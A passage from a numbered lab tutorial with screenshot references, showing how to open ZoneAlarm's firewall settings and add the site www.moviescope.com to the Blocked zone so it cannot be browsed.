
16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.




17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.



18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.



19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.




20. The **Add Zone** window appears; choose the following:


- Zone: **Blocked**
- Hostname: **www.moviescope.com**
- Description: **Block This Site**
- Click **Lookup**; by doing this, we are blocking unwanted sites from browsing

21. You can provide any site that you wish to block.

